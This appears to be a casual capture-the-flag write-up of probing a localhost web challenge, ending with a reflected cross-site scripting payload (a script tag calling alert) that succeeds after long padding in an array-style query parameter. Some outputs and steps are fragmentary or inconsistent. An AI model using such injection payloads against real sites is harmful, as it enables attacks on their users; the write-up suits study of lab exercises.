
Description


Lets inspect the site.. weird header: X-Powered-By: Rust



Vary: Accept-Encoding

X-Powered-By: Rust


After slamming the keyboard for some seconds we are randomly given an parameter: "w00t".



localhost

hackers go hack

```
#!/proc/challenge
poofz() {
        cat <<EOF
        Perseus ran to the oracle which then said: "You're good at hacking.
        You know t
```




localhost/?w00t=r00t

hackers go hack

```
#!/proc/challenge
poofz() {
        cat <<EOF
        Perseus ran to the oracle which then said: "You're good at hacking.
        You know the difference between a men eating shells and a man-eating shell."

        Having this knowledge he g
```

After modifying the value nothing happens..



```html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset='utf-8'>
    <meta name='viewport' content='width=device-width,initial-scale=1'>

    <title>use the force</title>

    <link rel='icon' type='image/png' href='/favicon.png'>
    <link rel='stylesheet' href='global.css'>
    <link rel='stylesheet' href='bundle.css'>
    <link rel="stylesheet" type="text/css" href="https://cdnjs.cloudflare.com/ajax/libs/highlight.js/9.12.0/styles/monokai.min.css"></link>

    <script defer src='bundle.js'></script>
</head>

<body>
</body>
</html>

```

Fuzzing with xsshunter also doesn't do anything.. Time for the manual work (**nessus, nikto, burp, acunetix and everything in the background!**)

---

common attacks

Sometimes by repeating a parameter along with empty square brackets the app will render an error:
http://localhost/?w00t[]=r00t&why[]=xstp

sadly this doesn't work..

---


alot of attempts

6 hours later we just try everything that comes to mind

```
http://localhost/?
w00t[AAAAAAAAAAAAAAAAA]=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
```

and we get an result!



view-source:http://localhost/?w00t[AAAAAAAAAAAAAAAAA]=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
string(1105)
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset='utf-8'>
    <meta name='viewport' content='width=device-width,initial-scale=1'>

    <title>use the force</title>

    <link rel='icon' type='image/png' href='/favicon.png'>
    <link rel='stylesheet' href='global.css'>
    <link rel='stylesheet' href='bundle.css'>
    <link rel="stylesheet" type="text/css" href="https://cdnjs.cloudflare.com/ajax/libs/highlight.js/9.12.0/styles/monokai.min.css"></link>

    <script defer src='bundle.js'></script>
</head>

<body>
</body>
</html>

```

aweseme. lets pop an xss


```
http://localhost/?w00t[%AAAAAAAAAAAAAAAA%27]=%3Cscript%3Ealert(/xss/)%3C/script%3E
```

```
http://localhost/?w00t[AAAAAAAAAAAAAAAAA]=%3Cscript%3Ealert(/xss/)%3C/script%3E
```

hmm.. doesn't work

lets try more chars:

```
http://localhost/?w00t[AAAAAAAAAAAAAAAAA]=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%3Cscript%3Ealert(/xss/)%3C/script%3E
```



```
string(97) "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
/xss/
```

Popped :)